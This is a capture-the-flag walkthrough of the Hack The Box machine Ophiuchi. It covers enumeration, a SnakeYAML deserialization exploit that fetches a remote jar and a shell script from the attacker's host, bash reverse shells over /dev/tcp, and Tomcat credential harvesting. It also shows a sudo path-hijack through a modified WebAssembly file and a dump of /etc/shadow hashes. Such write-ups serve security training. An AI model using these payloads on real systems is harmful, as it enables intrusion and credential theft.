



Creds

Username	Password	Service
admin	whythereisalimit	ssh

Nmap

Port	Service	Version
22	ssh	OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux; protocol 2.0)
8080	http	Apache Tomcat 9.0.38

Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

```
# Nmap 7.91 scan initiated Fri Feb 19 10:46:12 2021 as: nmap -sC -sV -vvv -p- -oN nmap/Full 10.10.10.227
Nmap scan report for 10.10.10.227
Host is up, received conn-refused (0.070s latency).
Scanned at 2021-02-19 10:46:13 EST for 67s
Not shown: 65533 closed ports
Reason: 65533 conn-refused
PORT      STATE SERVICE REASON  VERSION
22/tcp    open  ssh     syn-ack OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux;
protocol 2.0)
```


```
| ssh-hostkey:
|   3072 6d:fc:68:e2:da:5e:80:df:bc:d0:45:f5:29:db:04:ee (RSA)
| ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAQGCpzM/GEYun0wIMB+FyQCn0aYRK1DYv8e0+VI3Zy7LnY157q+3SI7

|   256 7a:c9:83:7e:13:cb:c3:f9:59:1e:53:21:ab:19:76:ab (ECDSA)
| ecdsa-sha2-nistp256
AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBBM79V2Ts2us0NxZA7nnN9jor98XRj0

|   256 17:6b:c3:a8:fc:5d:36:08:a1:40:89:d2:f4:0a:c6:46 (ED25519)
|_ssh-ed25519
AAAAC3NzaC1lZDI1NTE5AAAAIO31s/C33kbuzZl9ohJWVEmLsW9aq0bU6Zjlpb0QJt0C
8080/tcp open  http      syn-ack Apache Tomcat 9.0.38
| http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_http-open-proxy: Proxy might be redirecting requests
|_http-title: Parse YAML
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel


Read data files from: /usr/bin/../../share/nmap
Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
# Nmap done at Fri Feb 19 10:47:20 2021 -- 1 IP address (1 host up) scanned in
68.76 seconds
```

Web Enumeration (8080)



lets play with it a little...

Immediately I recieve



Due to security reason this feature has been temporarily on hold. We will soon fix the issue!

well, ok, we know this is tomcat, so lets take a look at some well known tomcat endpoints such as /manager and see what we can find/do.

and nothing so, lets run gobuster

gobuster

```
gobuster dir -u http://10.10.10.227:8080/ -w /usr/share/seclists/Discovery/Web-Content/raft-small-words.txt -o buster/root.log
```

```
kali@kali:~/hackthebox/Ophiuchi/buster$ gobuster dir -u
http://10.10.10.227:8080/ -w /usr/share/seclists/Discovery/Web-Content/raft-
small-words.txt
=====
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url: http://10.10.10.227:8080/
[+] Method: GET
[+] Threads: 10
```

```
[+] Wordlist: /usr/share/seclists/Discovery/Web-Content/raft-small-words.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.1.0
[+] Timeout: 10s

=====
2021/06/10 21:33:53 Starting gobuster in directory enumeration mode
=====

/test (Status: 302) [Size: 0] [--> /test/]
/manager (Status: 302) [Size: 0] [--> /manager/]
/. (Status: 200) [Size: 8042]
/yaml (Status: 302) [Size: 0] [--> /yaml/]

=====
2021/06/10 21:35:58 Finished
=====
```

Results:

- /test
 - Lets check for files and more folders
- /yaml
 - Check for files and more folders

/test/

```
kali@kali:~/hackthebox/0phiuchi/buster$ gobuster dir -u
http://10.10.10.227:8080/test -w /usr/share/seclists/Discovery/Web-Content/raft-small-files.txt


=====
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====

[+] Url: http://10.10.10.227:8080/test
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/seclists/Discovery/Web-Content/raft-small-files.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.1.0
```

```
[+] Timeout: 10s
=====
2021/06/10 21:43:32 Starting gobuster in directory enumeration mode
=====
/test.txt (Status: 200) [Size: 5]



=====
2021/06/10 21:44:03 Finished
=====
```

- /test.txt



/yaml/

Looks like a recursive version of /.



works

Hmm.. not much here.... but since we know this a yaml parser, there may be a deserialization vuln so lets take a look at yaml deserialization vulnerabilities. and try to break it..

[40 - Resources](#)

Find Attack Vector

```
!!javax.script.ScriptEngineManager \[
!!java.net.URLClassLoader \[\[
!!java.net.URL \["http://10.10.15.41:8000/"\]
\]\]
\]
```

HTTP Status 500 – Internal Server Error

← → ↻ ⚠ Not secure | 10.10.10.227:8080/Servlet

HTTP Status 500 – Internal Server Error

Type Exception Report

Message Can't construct a java object for tag:yaml.org,2002:javax.script.ScriptEngineManager; exception=Unsupported class: class java.lang.ClassLoader

Description The server encountered an unexpected condition that prevented it from fulfilling the request.

Exception

```
Can't construct a java object for tag:yaml.org,2002:javax.script.ScriptEngineManager; exception=Unsupported class: class java.lang.ClassLoader
in 'string', line 1, column 1:
!!javax.script.ScriptEngineManag ...
^

org.yaml.snakeyaml.constructor.Constructor$ConstructYamlObject.construct(Constructor.java:335)
org.yaml.snakeyaml.constructor.BaseConstructor.constructObjectNoCheck(BaseConstructor.java:229)
org.yaml.snakeyaml.constructor.BaseConstructor.constructObject(BaseConstructor.java:219)
org.yaml.snakeyaml.constructor.BaseConstructor.constructDocument(BaseConstructor.java:173)
org.yaml.snakeyaml.constructor.BaseConstructor.getSingleData(BaseConstructor.java:157)
org.yaml.snakeyaml.Yaml.loadFromReader(Yaml.java:490)
org.yaml.snakeyaml.Yaml.load(Yaml.java:416)
Servlet.doPost(Servlet.java:15)
javax.servlet.http.HttpServlet.service(HttpServlet.java:652)
javax.servlet.http.HttpServlet.service(HttpServlet.java:733)
org.apache.tomcat.websocket.server.WsFilter.doFilter(WsFilter.java:53)
```

Root Cause

```
org.yaml.snakeyaml.error.YAMLException: Unsupported class: class java.lang.ClassLoader
org.yaml.snakeyaml.constructor.Constructor$ConstructScalar.constructStandardJavaInstance(Constructor.java:513)
org.yaml.snakeyaml.constructor.Constructor$ConstructScalar.construct(Constructor.java:396)
org.yaml.snakeyaml.constructor.Constructor$ConstructYamlObject.construct(Constructor.java:331)
org.yaml.snakeyaml.constructor.BaseConstructor.constructObjectNoCheck(BaseConstructor.java:229)
org.yaml.snakeyaml.constructor.BaseConstructor.constructObject(BaseConstructor.java:219)
org.yaml.snakeyaml.constructor.BaseConstructor.constructDocument(BaseConstructor.java:173)
org.yaml.snakeyaml.constructor.BaseConstructor.getSingleData(BaseConstructor.java:157)
org.yaml.snakeyaml.Yaml.loadFromReader(Yaml.java:490)
org.yaml.snakeyaml.Yaml.load(Yaml.java:416)
Servlet.doPost(Servlet.java:15)
javax.servlet.http.HttpServlet.service(HttpServlet.java:652)
javax.servlet.http.HttpServlet.service(HttpServlet.java:733)
org.apache.tomcat.websocket.server.WsFilter.doFilter(WsFilter.java:53)
```

Note The full stack trace of the root cause is available in the server logs.

Apache Tomcat/9.0.38

Ahhh.. well looks like we are getting somewhere... and confirms snakeyaml.

Vuln

```
!!javax.script.ScriptEngineManager [
!!java.net.URLClassLoader [[
!!java.net.URL ["http://10.10.15.41:8000/"]
]]
]
```

```
kali@kali:~/hackthebox/Ophiuchi$ python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.10.10.227 - - [10/Jun/2021 22:48:40] code 404, message File not found
10.10.10.227 - - [10/Jun/2021 22:48:40] "HEAD /META-INF/services/javax.script.ScriptEngineFactory HTTP/1.1" 404 -
```

Great now how do we exploit this.

Build Payload

...[snip]...

```
public class AwesomeScriptEngineFactory implements ScriptEngineFactory {

    public AwesomeScriptEngineFactory() {
        try {
            Runtime.getRuntime().exec("curl http://10.10.15.41:8000/shell.sh -o
/dev/shm/shell.sh");
        } catch (IOException e) {
            e.printStackTrace();
        }
    }
}

...[snip]...
```

shell.sh

```
#!/bin/bash
bash -i >& /dev/tcp/10.10.15.41/9001 0>&1
```

```
sudo javac /opt/yaml-payload/src/artsploit/AwesomeScriptEngineFactory.java && sudo
jar -cvf /opt/yaml-payload/yaml-payload.jar -C /opt/yaml-payload/src/ . && cp
/opt/yaml-payload/yaml-payload.jar ~/hackthebox/0phiuchi/www/
```

Exploit

```
POST /Servlet HTTP/1.1
Host: 10.10.10.227:8080
Content-Length: 205
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://10.10.10.227:8080
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/90.0.4430.212 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image,
exchange;q=b3;q=0.9
```



```
Referer: http://10.10.10.227:8080/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: JSESSIONID=F00A01C2B9DC742C7EF64F2A36E86985
Connection: close

data=%21%21javax.script.ScriptEngineManager+%5B++%0D%0A%21%21java.net.URLClassLoader
payload.jar%22%5D++%0D%0A%5D%5D++%0D%0A%5D
```

or simply curl

```
curl -X 'POST' --data-binary
'data=%21%21javax.script.ScriptEngineManager+%5B++%0D%0A%21%21java.net.URLClassLoader
payload.jar%22%5D++%0D%0A%5D%5D++%0D%0A%5D' 'http://10.10.10.227:8080/Servlet'
```

change payload to execute

```
...[snip]...


    public AwesomeScriptEngineFactory() {
        try {
            Runtime.getRuntime().exec("bash /dev/shm/shell.sh");
        } catch (IOException e) {
            e.printStackTrace();
        }
    }

...[snip]...
```

build

```
sudo javac /opt/yaml-payload/src/artsploit/AwesomeScriptEngineFactory.java && sudo
jar -cvf yaml-payload.jar -C /opt/yaml-payload/src/ . && cp /opt/yaml-payload/yaml-
payload.jar ~/hackthebox/0phiuchi/www/
```

set up nc listener and curl again.



```
kali@kali: ~/box/Ophiuchi
kali@kali: ~
kali@kali:~/box/Ophiuchi$ nc -lvp 9001
Listening on 0.0.0.0 9001

kali@kali:~/box/Ophiuchi$ python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...

kali@kali:~/box/Ophiuchi$ sudo nano /opt/yaml-payload/src/artsploit/AwesomeScriptEngineFactory.java
kali@kali:~/box/Ophiuchi$ sudo javac /opt/yaml-payload/src/artsploit/AwesomeScriptEngineFactory.java && sudo jar -cvf /opt/yaml-payload/yaml-payload.jar -C /opt/yaml-payload/src/ . && cp /opt/yaml-payload/yaml-payload.jar ~/hackthebox/Ophiuchi/www/


[Ophiuchi-0:nc* 1:bash-
```

Tomcat user

Enumerate

Lets see if we can find the tomat configuration file and the admin username and password

Bingo



```
tomcat@ophiuchi:~/conf$ cat tomcat-users.xml
...[snip]...

<user username="admin" password="whythereisalimit" roles="manager-gui,admin-gui"/>

...[snip]...
```

- admin:whythereisalimit [00 - Loot > Creds](#)

SSH in as Admin

Enumerate

```
admin@ophiuchi:~$ sudo -l
Matching Defaults entries for admin on ophiuchi:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/s

User admin may run the following commands on ophiuchi:
    (ALL) NOPASSWD: /usr/bin/go run /opt/wasm-functions/index.go
```

awesome but not a GTFO Bin lets check out the files see if we can exploit it some how

/opt/wasm-functions/index.go

```
admin@ophiuchi:~$ cat /opt/wasm-functions/index.go
package main

import (
    "fmt"
    wasm "github.com/wasmerio/wasmer-go/wasmer"
    "os/exec"
    "log"
)

func main() {
    bytes, _ := wasm.ReadBytes("main.wasm")

    instance, _ := wasm.NewInstance(bytes)
    defer instance.Close()
    init := instance.Exports["info"]
    result, _ := init()
    f := result.String()
    if (f != "1") {
        fmt.Println("Not ready to deploy")
    } else {
        fmt.Println("Ready to deploy")
        out, err := exec.Command("/bin/sh", "deploy.sh").Output()
    }
}
```

```

        if err != nil {
            log.Fatal(err)
        }
        fmt.Println(string(out))
    }
}

```

- imports functions fmt, wasm, os/exec, and log
- main function loads main.wasm and if init result string (info) does not equal 1 prints not ready to deploy
 - else prints ready to deploy then executes /bin/sh on deploy.sh
 - logs errors

main.wasm

- this is a web assembly file

```

admin@ophiuchi:/opt/wasm-functions$ file main.wasm
main.wasm: WebAssembly (wasm) binary module version 0x1 (MVP)

```

deploy.sh

```

admin@ophiuchi:/opt/wasm-functions$ cat deploy.sh
#!/bin/bash

# ToDo
# Create script to automatic deploy our new web at tomcat port 8080

```

ok. looks like this is where we can set a reverse shell to get root code execution

Exploit

To Exploit this we will need to modify main.wasm info variable to = 1
 we are not able to modify main.wasm as it is, however, index.go will run it from anywhere because a full file path is not set

First Create deploy.sh file in /dev/shm or wherever you would like

/dev/shm/deploy.sh

```
#!/bin/bash
```

```
/bin/bash -c '/bin/bash -i >& /dev/tcp/10.10.15.41/9001 0>&1'
```

Second Create main.wasm file

To do this, we must copy main.wasm to our local machine and download Web assembly Binary toolkit - [40 - Resources](#)

```
git clone https://github.com/WebAssembly/wabt.git
```

Decompile Main.wasm to web assembly with wasm2wat

```
kali@kali:~/hackthebox/Ophiuchi$ /opt/wabt/wabt-1.0.21/bin/wasm2wat main.wasm
(module
  (type (;0;) (func (result i32)))
  (func $info (type 0) (result i32)
    i32.const 0)
  (table (;0;) 1 1 funcref)
  (memory (;0;) 16)
  (global (;0;) (mut i32) (i32.const 1048576))
  (global (;1;) i32 (i32.const 1048576))
  (global (;2;) i32 (i32.const 1048576))
  (export "memory" (memory 0))
  (export "info" (func $info))
  (export "__data_end" (global 1))
  (export "__heap_base" (global 2)))
```

Modify info variable i32.const to be a 1

```
(module
  (type (;0;) (func (result i32)))
  (func $info (type 0) (result i32)
    i32.const 1)
  (table (;0;) 1 1 funcref)
  (memory (;0;) 16)
  (global (;0;) (mut i32) (i32.const 1048576))
```

```
(global (;1;) i32 (i32.const 1048576))
(global (;2;) i32 (i32.const 1048576))
(export "memory" (memory 0))
(export "info" (func $info))
(export "__data_end" (global 1))
(export "__heap_base" (global 2)))
```

Recompile

```
wat2wasm main.wat -o main.wasm
```

Finally copy back to machine set up nc listener and execute

```
admin@ophiuchi:/dev/shm$ sudo /usr/bin/go run /opt/wasm-functions/index.go
Ready to deploy
```

▶ 0:00 / 1:57



root

```
kali@kali:~/hackthebox/Ophiuchi$ nc -lvnp 9001
Listening on 0.0.0.0 9001
```

```
Connection received on 10.10.10.227 45862
```

```
root@ophiuchi:~# id
uid=0(root) gid=0(root) groups=0(root)
```

```
root@ophiuchi:~# whoami
root
```

```
root@ophiuchi:~# hostname
ophiuchi
```

root.txt

```
cat root.txt
78e95cb16bc78aad87fbe76cb69bdc85
```

shadow file

```
root@ophiuchi:~# cat /etc/shadow

root:$6$0PgtRE0IgWrXKitG$Z5FyXxEXm5L.skZbIBKm0poPFPUxgZVY5DPi0DFsQgSBiL98ioRBuHDV...

...[snip]...

admin:$6$pacvhQXWUHWgU6MB$gXGDK/qvLG5H5J53SCNZcVFPm9P22W4uVav2wMOBMs9Mlw/pGw7oImK...
```

Resources

URL	Description
https://swapneildash.medium.com/snakeyaml-deserilization-exploited-b4a2c5ac0858	yaml Deserialization
https://github.com/artsploit/yaml-payload	yaml-payload

URL	Description
https://github.com/mbechler/marshalsec	Java Unmarshaller Security - Turning your data into code execution
https://github.com/WebAssembly/wabt	Web Assembly Binary Toolkit (wabt)